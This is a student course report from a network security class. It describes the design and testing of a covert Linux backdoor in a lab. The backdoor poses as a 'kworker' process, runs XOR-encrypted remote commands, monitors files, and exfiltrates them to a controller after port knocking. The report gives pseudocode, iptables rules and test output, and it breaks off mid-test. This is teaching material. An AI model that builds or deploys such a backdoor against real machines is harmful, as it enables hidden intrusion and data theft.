Understanding Covert Backdoor Implementation

Cole Rees - A00741578

David Tran - A00801942

COMP 8505 Set 7D

British Columbia Institute of Technology

Aman Abdulla

Monday, December 8 2014

Table of Contents

Introduction

One of the more common approaches to compromising a machine is the unknowing implementation of code that secretly allows access to other than the intended users. The reason why it is difficult to find is because the process of the code masks itself as another trusted process. A prime example for Linux operating systems is the “kworker” process, since there are multiple instances of kworkers, and for the inexperienced user, implementing another one under the same name can easily bypass their suspicion. The purpose of this assignment is to grasp a deeper understanding of the backdoor.

The program will work behind the scenes to capture specific sequences and signatures that are meant for it. Once it does and confirms that these packets match a corresponding pattern, it will execute a set of commands and then send back the results. We shall be executing some commands that may or may not compromise the machine, but the intention is to make a proof of concept. The commands can be anything, as long as the program has all the requirements to do it.

Building on our Proof of Concept

In our previous discussion, we have seen how covert channels work and how commands can be executed remotely using a client and server backdoor. Our final project will be to elaborate on our proof of concept, demonstrating that backdoors can be much more feature rich than to just receive and execute commands. Our goal is to be able to provide directory and file monitoring, alerting our client any changes in files or folders. The reasoning behind this is to illustrate how skilled attackers can use this concept in order to determine key files.


In addition to our previously working program of the Slave and Controller, we will add more features such as file and directory monitoring, and being able to covertly send back the key files and such to our headquarters. We will also implement port knocking, and the use of configuration files to our programs. All of these features will work on top of our previous program capabilities.

High-Level Design Work


Design Features	Description
Covert Channel Usage	The user shall be able to specify one of the following protocols to use as their covert channel: TCP or UDP. However, the user shall not be able to specify which headers will be used. The protocol selected must be in agreement between both Client and Server. See **Project Limitations and Future Implementations** for details on this design plan.
Client Modes	The user shall be able to explicitly specify if the Client will run in “listening” mode or “commanding” mode. “Listening” mode will allow the client to be in a server-like state, listening for the backdoor to alert of document or folder changes. “Commanding” mode will allow the client to send and receive simple commands. Client modes will be specified in command line arguments.

Port Knocking Feature	~~Client and~~ Server will ~~both~~ implement the ~~same~~ port knocking sequence. We have decided to only implement the sequential component of port knocking. The sequence of ports can be determined by the user in the backdoor's knocking script as well as the firewall script on the controller's machine.
Encryption	Both Client and Server shall have the ability to encrypt and decrypt data. We will be reusing XOR encryption method in Assignment 2 of this course.
Server Monitoring & Exfiltration	The Client will be able to send the backdoor a series of files to monitor or transfer back to headquarters. These files will be explicitly specified in the configuration file by the user. Once exfiltration is done, any ports used by the Client or backdoor will be closed.
~~Server Configuration File~~	~~The server configuration file will contain all the necessary user settings to allow the client to communicate covertly. These will be determined throughout development.~~
Client Configuration File	The server configuration file will contain all the necessary user settings to allow the client to communicate covertly. These will be determined throughout development. Some examples are: which files to monitor, which directories to watch, etc.

High Level Diagram



Logical Diagram



Pseudo Code

Backdoor (Pseudo) Code

```
/* Some Global Variables */
Puppeteer’s IP = 192.168.0.XX
Puppeteer’s Port = // some random port
Password = // some random password
KNOCKING_ports = // some predetermined pattern
FILE_to_read = // the file to monitor
DIRECTORY_to_monitor = //the directory to monitor for changes

/* Our Main Function */
void main (...)
{
     var unscrambled

     create a false process name

     read(config_file)

     // we will always listen for commands
     int listenID = pthread_create(listener_mode(“command”))

     if (FILE_to_read is not null) // we want to watch a file
          int fileID = pthread_create(watching_mode(“file”))

     if (DIRECTORY_to_monitor is not null) // we want to watch a directory
          int directoryID = pthread_create(watching_mode(“directory”))

     join threads
     Catch Ctrl + C (or some Termination Command from Client)
     kill all threads
     exit
}

listener_mode(“command”) {
     while true
     {
          listens for packets from certain ip and port

          if packets match our signature
          {
               unscrambled = decrypt (password)
          }

          if unscrambled == Password
          {
               // do some error checking to make sure commands work
               run “command”
               send (command outputs in packet to client)
          }
     }
}
```

```
watching_mode([file | directory])
{
     while true
     {
          check if file or directory has changed
          if the file or directory has changed
               make note of the change or copy the file
               send (the note to client or send the copied file)
     }
}

send ([file | console_output])
{
     knocker(KNOCKING_ports) // do our port knocking first before we send our data
     XOR(package up our packet)
     send the packet on its way to client
}

knocker(KNOCKING_ports)
{
     if KNOCKING_ports != null // there is a knocking pattern, otherwise do nothing
     {
          temp.array = KNOCKING_ports.split(“,”) // split up the ports
          foreach port in temp.array
          {
               send a packet to port
               do not wait for a response; sleep (1);
          }
     }
}

read(config_file)
{
     while (there is a line to read)
     {
           read each line of the file,
           split using a delimiter (probably “=”) into key, value pairs
           switch statement (key)
           {
                case “FILE”
                     set FILE_to_read variable with its value pair
                     break
                case “KNOCKING”
                     set KNOCKING_ports to its value pair
                     break
                case “DIRECTORY”
                     set DIRECTORY_to_monitor to its value pair
                     break
                ... (other cases to be determined)
           }
     }
}

/* Our Encryption/Decryption Method */
XOR(item) // using XOR
{
     put item into algorithm to scramble/unscramble
     return scrambled/unscrambled data
}
```


Puppeteer (Controller Pseudo) Code

```
/* Some Global Variables */
Password = // some password
KNOCKING_ports = // some predetermined pattern
FILE_to_output = // the file path to export changes
DIRECTORY_to_output = //the directory path to export changes

/* Our Main Function */
void main ( ... )
{
     read arguments
     read config file

     // we will always listen for responses
     int listenID = pthread_create(listener_mode("response"))

     int commandID = pthread_create(commander_mode())

     join threads
     Catch Ctrl + C
     kill all threads
     exit
}

listener_mode("response")
{
     while true
     {
          listens for packets from certain ip and port
          if packets match our signature
               unscrambled = decrypt (password)

          if unscrambled == Password
               if last packet, kill

          if packet contains file contents
               export content to text file_%DATE-RECEIVED

          if packet contains directory changes
               export content to text directory_%DATE-RECEIVED
     }
}

commander_mode()
{
     while true
     {
          listens for packets from certain ip and port
          if packets match our signature
               unscrambled = decrypt (password)

          if unscrambled == Password
          {
               if last packet, kill

               if packets are validation packets
               {
```


```
                    knocker(KNOCKING_ports) // do our port knocking first before
send
                    prepare packets
                    XOR(packets with injected command)
                    send the packets
               }

               if packets are command results
               {
                    parse results
                    print results to console
               }
          }
     }
}

knocker(KNOCKING_ports)
{
     if KNOCKING_ports != null // there is a knocking pattern, otherwise do nothing
     {
          temp.array = KNOCKING_ports.split(",") // split up the ports
          foreach port in temp.array
          {
               send a packet to port
               do not wait for a response; sleep (1);
          }
     }
}

read(config_file)
{
     while (there is a line to read)
     {
           read each line of the file,
           split using a delimiter (probably "=") into key, value pairs
           switch statement (key)
           {
                case "FILE"
                     set FILE_to_read variable with its value pair
                     break
                case "KNOCKING"
                     set KNOCKING_ports to its value pair
                     break
                case "DIRECTORY"
                     set DIRECTORY_to_monitor to its value pair
                     break
                ... (other cases to be determined)
           }
     }
}

/* Our Encryption/Decryption Method */
XOR(item) // using XOR
{
     put item into algorithm to scramble/unscramble
     return scrambled/unscrambled data
}
```

State Chart Diagrams


Client - Listening Mode




Client - Commanding Mode



Backdoor - Running Commands



Backdoor - File & Directory Changes



Scheduled Timeline, Tasks & Milestones

Team Members	Project Tasks & Responsibilities	Scheduled Date of Completion
David Tran	Preliminary Design Work	Week 7 (11.03.14)
	Task Assignments	Week 1 (09.22.14)
	Test Cases	Week 12 (12.08.14)
	Client - Commander Mode	Week 2
	Client - Listening Mode	Week 2
	Client - Data Encryption	Week 3
	Client - Covert Channels	Week 3
	Testing & Finalizing Documentation	Week 12 (12.08.14)
Cole Rees	Server - Listen for Commands	Week 2
	Server - Return Command Results	Week 2
	Server - Data Encryption	Week 3
	Server - Covert Channels	Week 3
	Port Knocking	Week 5 (10.20.14)
	Configuration File	Week 7 (11.03.14)
	File Monitoring	Week 7 (11.03.14)
	Exfiltration	Week 10
	README	Week 12 (12.08.14)

GANTT Chart - C8505 Final Project

Milestones	Components		Week 1 (09.22.14)	Week 2	Week 3	Week 4	Week 5 (10.20.14)	Week 6	Week 7 (11.03.14)	Week 8	Week 9	Week 10	Week 11 & 12 (12.01.14)
Milestone #1	Preliminary Design Work												
	Task Assignments												
	Test Cases												
Milestone #2	Client - Commander Mode												
	Client - Listening Mode												
	Server - Listen for Cmds												
	Server - Rtn. Cmd. Results												
Milestone #3	Client - Data Encryption												
	Client - Covert Channels												
	Server - Data Encryption												
	Server - Covert Channels												
Milestone #4	Client - Port Knocking												
	Server - Port Knocking												
	Client - Config File												
Milestone #5	Server - File Monitoring												
Milestone #6	Server - Exfiltration												
	Client - Parse Exfiltration												
	Testing												
	Documentation												
Milestone #7	Finalize Documentation												
	README												

Tools & Equipment

Hardware

- 8GB RAM
- Intel i5 Quad Core
- 500GB HDD
- Controller (Puppeteer)
- Server Host (Slave)

Software

- Fedora Linux 20 64-bit
- C Programming
- Wireshark
- Terminal
- Valgrind
- htop

Testing, Evidence & Observations

Names & Aliases

IP Addresses	Send / Receive Port	Alias
192.168.0.21, 192.168.0.16	10022	Controller
192.168.0.22, 192.168.0.17	10022	Slave

Test Cases

Case #	Test Case	Tools Used	Expected Outcome	Results
A	Programs do not have any memory leaks	Valgrind	No memory leaks.	PASSED. See results for details.
B	Programs are not intensive for machines to run	htop	There are no significant slowdowns; they do not exhaust any CPU processing power	FAILED. See results for explanation.
C	Basic firewall implementations on Controller	iptables	All external packets are dropped, except for those on port knocking	PASSED. See results for details.
I	Backdoor can mask its process name	ps aux	The Backdoor application's name is not Backdoor	PASSED. See Appendices for details.
II	Packet has the proper information configured in its headers	Wireshark	Wireshark shows that the packet has the proper destination IP and destination Port	PASSED. See results for details.

III	Slave is listening on the same port as the Controller is sending on	Terminal	If the ports are not the same, we will not connect.	PASSED. See results for details.
IV	Slave is able to decrypt the password and authenticate the Controller	Terminal	If the password does not match, there will be no attempt to connect to the Controller	PASSED. See results for details.
V	Once packet is sent, Slave will listen for another packet with password, commands, etc.	Terminal	Attempt to redo the previous tests again to see if the Slave's responses are identical	PASSED. See results for details.
1	Controller can read config file	Terminal	Console will explicitly output each parameter in config file	PASSED. See results for details.
2	Slave will be monitoring a file if ~~a FILE_to_read is specified~~ Controller sets mode to "file"	Terminal	Console will output the data regarding the file, read from Controller	PASSED. See results for details.
3	When there is a change in the file to be monitored, send the file back to the Controller using TCP	Wireshark, Terminal	Slave will initiate a port knocking sequence; upon success, Slave will take the file, package it in a packet, and send it back to the Controller	PASSED. See results for details.
4	When there is a change in the file to be monitored, send the file back to the Controller using UDP	Wireshark, Terminal	Slave will initiate a port knocking sequence; upon success, Slave will take the file, package it in a packet, and send it back to the Controller	PASSED. See results for details.
5	Controller will be exporting changes of file if a FILE_to_output is specified	Terminal	Results will be shown on Terminal Console	PASSED. See results for details.
6	Slave can execute commands from Controller via TCP	Wireshark, Terminal	Over a period of time, the Slave will output results to console and send via TCP to Controller	PASSED. See results for details.
7	Controller can receive command results from Slave after execution through TCP	Wireshark, Terminal	Console will output the commands executed by the Slave.	PASSED. See results for details.
8	When a connection is requested, the Controller is able to recognize the port knocking sequence	Wireshark, Terminal, iptables	If port knocking sequence is valid, the connection will be granted.	PASSED. See results for details.

Evidence & Observations

Programs do not have any memory leaks

We ran the following Valgrind command to check for memory leaks in the backdoor application:

```
valgrind --tool=memcheck --leak-check=yes --show-
reachable=yes --num-callers=20 --track-fds=yes
./[application name]
```

This was the result from Valgrind with respect to the backdoor:

```
==20247== LEAK SUMMARY:
==20247==    definitely lost: 0 bytes in 0 blocks
==20247==    indirectly lost: 0 bytes in 0 blocks
==20247==      possibly lost: 0 bytes in 0 blocks
==20247==    still reachable: 13,438 bytes in 54 blocks
==20247==         suppressed: 0 bytes in 0 blocks
==20247==
==20247== For counts of detected and suppressed errors, rerun with: -v
==20247== Use --track-origins=yes to see where uninitialised values come from
==20247== ERROR SUMMARY: 8 errors from 8 contexts (suppressed: 2 from 2)
```

Note that “still reachable” has 13,500 bytes of memory lost. However, this is acceptable because the memory “loss” is due to libpcap and inotify libraries, which we are assuming to have their own memory allocation management.


Similar results are shown from the Controller application when we ran it against Valgrind:

```
==20335== LEAK SUMMARY:
==20335==    definitely lost: 0 bytes in 0 blocks
==20335==    indirectly lost: 0 bytes in 0 blocks
==20335==      possibly lost: 0 bytes in 0 blocks
==20335==    still reachable: 10 bytes in 2 blocks
==20335==         suppressed: 0 bytes in 0 blocks
==20335==
==20335== For counts of detected and suppressed errors, rerun with: -v
==20335== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 2 from 2)
```


This confirms that our applications are sufficiently managing memory allocation and that there are no significant memory leaks.

Programs are not intensive for machines to run


This is a screenshot of the backdoor application running on the Slave machine with htop running. Note how the CPU usage on the second core is at 100%. This is due to the fact that the backdoor is intently listening for any communication from the Controller.



However, once it receives a file monitoring command or a command line argument from the Controller, the CPU usage drops drastically as shown in the next screenshot:



Regardless, once it finishes its job and goes back into “listening” mode, the CPU usage is back up nearly 50% on the third core and our “kworker” process is back to 99.5% CPU usage:



On the Controller application, there are a few fluctuations in the CPU usage, but nothing too drastic to warrant a full pin on the core:

```
File  Edit  View  Search  Terminal  Help

  1  [|                          0.5%]     Tasks: 106, 181 thr; 1 running
  2  [|                          0.5%]     Load average: 0.04 0.12 0.09
  3  [|                          0.5%]     Uptime: 22:52:43
  4  [|                          0.5%]
  Mem[|||||||||||||       1336/7865MB]
  Swp[                       0/7951MB]
```

Unfortunately, our program fails in the area of minimal CPU usage. We have addressed this issue and discussed some remedies for it in the **Project Limitations and Future Implementations** section of this report.

Basic firewall implementations on Controller

In the following screenshot, the current firewall settings are set to allow all traffic.

```
[root@DataComm CovertBackdoor]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
[root@DataComm CovertBackdoor]#
```

After we run the following command, we configure the firewall to accept essential traffic, such as DNS, HTTP and ICMP, while dropping other traffic. Refer to the following screenshot:

```
[root@DataComm CovertBackdoor2]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  loopback/8           anywhere
ACCEPT     all  --  anywhere             anywhere             state RELATED,ESTABLISHED
LOG        udp  --  anywhere             anywhere             udp dpt:postgres recent: SET name: SSH_AUTH_KNOCK1 side: source mask: 255.255.255.255 limit: avg 15/mi
LOG        udp  --  anywhere             anywhere             udp dpt:search-agent recent: CHECK seconds: 15 name: SSH_AUTH_KNOCK1 side: source mask: 255.255.255.25
LOG        udp  --  anywhere             anywhere             udp dpt:agps-port recent: CHECK seconds: 15 name: SSH_AUTH_KNOCK2 side: source mask: 255.255.255.255 r
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:10022 state NEW recent: CHECK seconds: 100 name: SSH_AUTH side: source mask: 255.255.255.255
ACCEPT     udp  --  anywhere             anywhere             udp dpt:10022 state NEW recent: CHECK seconds: 100 name: SSH_AUTH side: source mask: 255.255.255.255
DROP       icmp --  anywhere             anywhere
LOG        all  --  anywhere             anywhere             limit: avg 5/min burst 5 LOG level debug prefix "iptables denied: "
DROP       all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
[root@DataComm CovertBackdoor2]#
```

The Controller's firewall is properly configured with timers for TCP and UDP access, and is ready for backdoor simulation.

Controller can read config file

In the following screenshot, upon initializing the Controller, the output of the program to console regarding its configuration file is as follows:

```
File  Edit  View  Search  Terminal  Help
[root@DataComm CovertBackdoor]# ./controller -c cmd
Source Host: 192.168.0.16
Source Port: 10022
Destination Host: 192.168.0.17
Destination Port: 10022
cmd
Please input a command line argument to run:
```

To confirm that it is reading the configuration file successfully, a screenshot of the controller.conf configuration file is shown below:

```
File  Edit  View  Search  Terminal  Help
# SourceHost
192.168.0.16
# SourcePort
10022
# DestHost
192.168.0.17
# DestPort
10022
controller.conf (END)
```

There are no outstanding differences between program and configuration file.

Slave will be monitoring a file if Controller sets mode to “file”

NOTE: Prior to running this test, a directory called “test” is created on the root directory of the Slave machine. Then, a file called “test.txt” is created within the newly created test directory. We will use this file as our file to monitor.

While the backdoor is running on the Slave machine, the following command is executed from the Controller. This command tells the backdoor application on the Slave machine to monitor the specified file:

```
[root@DataComm CovertBackdoor]# ./controller -c file
Source Host: 192.168.0.16
Source Port: 10022
Destination Host: 192.168.0.17
Destination Port: 10022
file
Please input file to get: /test/test.txt
You entered: /test/test.txt
TCP
```

On the Slave machine, we receive the following messages from the backdoor:

